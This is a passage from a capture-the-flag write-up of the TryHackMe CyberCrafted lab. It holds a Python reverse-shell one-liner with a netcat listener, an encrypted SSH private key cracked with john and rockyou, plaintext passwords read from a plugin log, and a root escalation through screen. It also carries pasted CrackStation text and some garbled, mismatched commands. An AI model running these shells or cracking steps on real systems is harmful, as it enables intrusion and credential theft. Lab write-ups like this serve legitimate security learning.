
How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information on password hashing systems that are not vulnerable to pre-computed lookup tables, see our hashing security page.

Crackstation's lookup tables were created by extracting every word from the Wikipedia databases and adding with every password list we could find. We also applied intelligent word mangling (brute force hybrid) to our wordlists to make them much more effective. For MD5 and SHA1 hashes, we have a 190GB, 15-billion-entry lookup table, and for other hashes, we have a 19GB 1.5-billion-entry lookup table.

You can download CrackStation's dictionaries here, and the lookup table implementation (PHP and C) is available here.

Now that we have got the flag and username and password lets login to the admin panel using those credtionals



We got acces to the admin panel! and we can execute system commands too. lets get a reverse python or bash shell.

```
#first set up a simple http server
$ python python3 -m http.server
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("YOUR IP",YOUR PORT));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

Now we got access as a low previlaged user lets try to check for potential previlage escaltion vectors using linpeas!

```
root@root:/home/fahadlinux/thm/CyberCrafted# nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 10.10.60.212 33700
/bin/sh: 0: can't access tty; job control turned off
$ ls
assets
dbConn.php
index.php
login.php
panel.php
$
```

Nothing usefull expect us(low level user) can view the ssh folder and keys but the key seems encrypted we need to crack it using ssh2john.py

```
-rw-r--r-- 1 xxultimatecreeperxx xxultimatecreeperxx 1766 Jun 27  2021 /home/xxultimatecreeperxx/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,3579498908433674083EAAD00F2D89F6
Sc3FPbCv/4DIpQUOalsczNkVCR+hBdoiAEM8mtbF2RxgoiV7XF2PgEehwJUhhyDG
+Bb/uSiC1AsL+UO8WgDsbSsBwKLWijmYCmsp1fWp3xaGX2qVVbmI45ch8ef3QQ1U
SCc7TmWJgI/Bt6k9J60WNThmjKdYTuaLymOVJjiajho799BnAQWE89jOLwE3VA5m
SfcytNIJkHHQR67K2z2f0noCh2jVkM0sx8QS+hUBeNWT6lr3pEoBKPk5BkRgbpAu
lSkN+Ubrq2/+DA1e/LB9u9unwi+zUec1G5utqfmNPIHYyB2ZHWpX8Deyq5imWwH9
FkqfnN3JpXIW22TOMPYOOKAjan3XpilhOGhbZf5TUz0StZmQfozp5WOU/J5qBTtQ
sXG4ySXCWGEq5Mtj2wjdmOBIjbmVURWklbsN+R6UiYeBE5IViA9sQTPXcYnfDNPm
stB2ukMrnmINOu0U2rrHFqOwNKELmzSr7UmdxiHCWHNOSzH4jYl0zjWI7NZoTLNA
eE214PUmIhiCkNWgcymwhJ5pTq5tUg3OUeq6sSDbvU8hCE6jjq5+zYlqs+DkIW2v
VeaVnbA2hij69kGQi/ABtS9PrvRDj/oSIO4YMyZIhvnH+miCjNUNxVuH1k3LlD/6
LkvugR2wXG2RVdGNIwrhtkz8b5xaUvLY4An/rgJpn8gYDjIJj66uKQs5isdzHSlf
jOjh5qkRyKYFfPegK32iDfeD3F314L3KBaAlSktPKpQ+ooqUtTa+Mngh3CL8JpOO
Hi6qk24cpDUx68sSt7wIzdSwyYW4A/h0vxnZSsU6kFAqR28/6pjThHoQ0ijdKgpO
8wj/u29pyQypilQoWO52Kis4IzuMN6Od+R8L4RnCV3bBR4ppDAnW3ADP312FajR+
DQAHHtfpQJYH92ohpj3dF5mJTT+aL8MfAhSUF12Mnn9d9MEuGRKIwHWF4d1K69lr
0GpRSOxDrAafNnfZoykOPRjZsswK3YXwFu3xWQFl3mZ7N+6yDOSTpJgJuNfiJ0jh
MBMMh4+r7McEOhl4f4jd0PHPf3TdxaONzHtAoj69JYDIrxwJ28DtVuyk89pu2bY7
mpbcQFcsYHXv6Evh/evkSGsorcKHv1Uj3BCchL6V4mZmeJfnde6EkINNwRW8vDY+
gIYqA/r2QbKOdLyHD+xP4SpX7VVFliXXW9DDqdfLJ6glMNNNbM1mEzHBMywd1IKE
Zm+7ih+q4s0RBClsV0IQnzCrSij//4urAN5ZaEHf0k695fYAKMs41/bQ/Tv7kvNc
T93QJjphRwSKdyQIuuDsjCAoB7VuMI4hCrEauTavXU82lmo1cALeNSgvvhxxcd7r
1egiyyvHzUtOUP3RcOaxvHwYGQxGy1kq88oUaE7JrV2iSHBQTy6NkCV9j2RlsGZY
fYGHuf6juOc3Ub1iDV1B4Gk0964vclePoG+rdMXWK+HmdxfNHDiZyN4taQgBp656
RKTM49I7MsdD/uTK9CyHQGE9q2Pekljkjdz CrwcW6xLhYILruayX1B4IWqr/p55k
v6+jjQHOy6a0Qm23OwrhKhO8kn1OdQMWqftf2D3hEuBKR/FXLIughjmyR1j9JFtJ
-----END RSA PRIVATE KEY-----
```

First you need to convert it to a hashed form using

```
ssh2john.py sshfile.txt hashedssh.txt
```

```
ls-la: command not found
root@root:/home/fahadlinux/Downloads# ls -la | grep rockyou.txt
-rw-------  1 fahadlinux fahadlinux 139921497 Sep 23  2015 rockyou.txt
root@root:/home/fahadlinux/Downloads# john --wordlist=rockyou.txt id_rsa.txt
stat: id_rsa.txt: No such file or directory
root@root:/home/fahadlinux/Downloads# cp /home/fahadlinux/thm/CyberCrafted/id_rsa.txt /home/fahadlinux/Downloads/
root@root:/home/fahadlinux/Downloads# john --wordlist=rockyou.txt id_rsa.txt
Warning: detected hash type "SSH", but the string is also recognized as "ssh-opencl"
Use the "--format=ssh-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 8 OpenMP threads
Press Ctrl-C to abort, or send SIGUSR1 to john process for status
creepin2006      (ssh.txt)
1g 0:00:00:00 DONE (2022-06-08 12:54) 2.500g/s 4740Kp/s 4740Kc/s 4740KC/s creepygirl..creed43
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
root@root:/home/fahadlinux/Downloads# ssh xxultimatecreeperxx@10.10.117.133
The authenticity of host '10.10.117.133 (10.10.117.133)' can't be established.
ED25519 key fingerprint is SHA256:ebA122u0ERUidN6lFg44jNzp3OoM/U4Fi4usT3C7+GM.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.117.133' (ED25519) to the list of known hosts.
```

Lets using to ssh using the public ssh key and the password

```
# first give the ssh file the 600 perm
chmod 600 sshfile.txt
ssh name@Ip -i sshfile.txt
```

```
root@root:/home/fahadlinux/thm/CyberCrafted# ssh xxultimatecreeperxx@10.10.117.133 -i ssh
Load key "ssh": error in libcrypto
xxultimatecreeperxx@10.10.117.133's password:

root@root:/home/fahadlinux/thm/CyberCrafted# ssh xxultimatecreeperxx@10.10.117.133 -i ssh
Enter passphrase for key 'ssh':
xxultimatecreeperxx@cybercrafted:~$
```

yes we got in!
There is questions called *Can you get the Minecraft server flag?* from thm
lets look for the file or folder using the locate command

```
find / -name "*minecraft*" 2> /dev/null
```

From the command its in the opt directory lets move there and get that flag

```
xxultimatecreeperxx@cybercrafted:/home$ cd /opt/minecraft
xxultimatecreeperxx@cybercrafted:/opt/minecraft$ ls
cybercrafted  minecraft_server_flag.txt  note.txt  WorldBackup
```

After checking tons of files and analysing them i saw a intresting file called log.txt
IT had usernames and passwords in plain text lets use see if its the username and password of the user cybercrafted in the system

```
xxultimatecreeperxx@cybercrafted:/opt/minecraft/cybercrafted/plugins$ cd LoginSystem/
xxultimatecreeperxx@cybercrafted:/opt/minecraft/cybercrafted/plugins/LoginSystem$ ls
language.yml  log.txt  passwords.yml  settings.yml
xxultimatecreeperxx@cybercrafted:/opt/minecraft/cybercrafted/plugins/LoginSystem$ cat log.txt

[2021/06/27 11:25:07] [BUKKIT-SERVER] Startet LoginSystem!
[2021/06/27 11:25:16] cybercrafted registered. PW: JavaEdition>Bedrock
[2021/06/27 11:46:30] [BUKKIT-SERVER] Startet LoginSystem!
[2021/06/27 11:47:34] cybercrafted logged in. PW: JavaEdition>Bedrock
[2021/06/27 11:52:13] [BUKKIT-SERVER] Startet LoginSystem!
[2021/06/27 11:57:29] [BUKKIT-SERVER] Startet LoginSystem!
[2021/06/27 11:57:54] cybercrafted logged in. PW: JavaEdition>Bedrock
[2021/06/27 11:58:38] [BUKKIT-SERVER] Startet LoginSystem!
[2021/06/27 11:58:46] cybercrafted logged in. PW: JavaEdition>Bedrock
[2021/06/27 11:58:52] [BUKKIT-SERVER] Startet LoginSystem!
[2021/06/27 11:59:01] madrinch logged in. PW: Password123


[2021/10/15 17:13:45] [BUKKIT-SERVER] Startet LoginSystem!
[2021/10/15 20:36:21] [BUKKIT-SERVER] Startet LoginSystem!
[2021/10/15 21:00:43] [BUKKIT-SERVER] Startet LoginSystem!
[2022/06/08 06:55:21] [BUKKIT-SERVER] Startet LoginSystem!xxultimatecreeperxx@cybercrafted:/opt/minecraft/cybercrafted/plugins/LoginSystem$
```

This current user can run the *screen service as root* lets try to exploit it

After a lot of googling

it looks that we can spawn a another shell using the shortcut Ctrl a c

```
# id
uid=0(root) gid=1002(cybercrafted) groups=1002(cybercrafted)
#
```

WE GOT THE ROOT ACCESS

Hope you enjoyed my writeup have a great day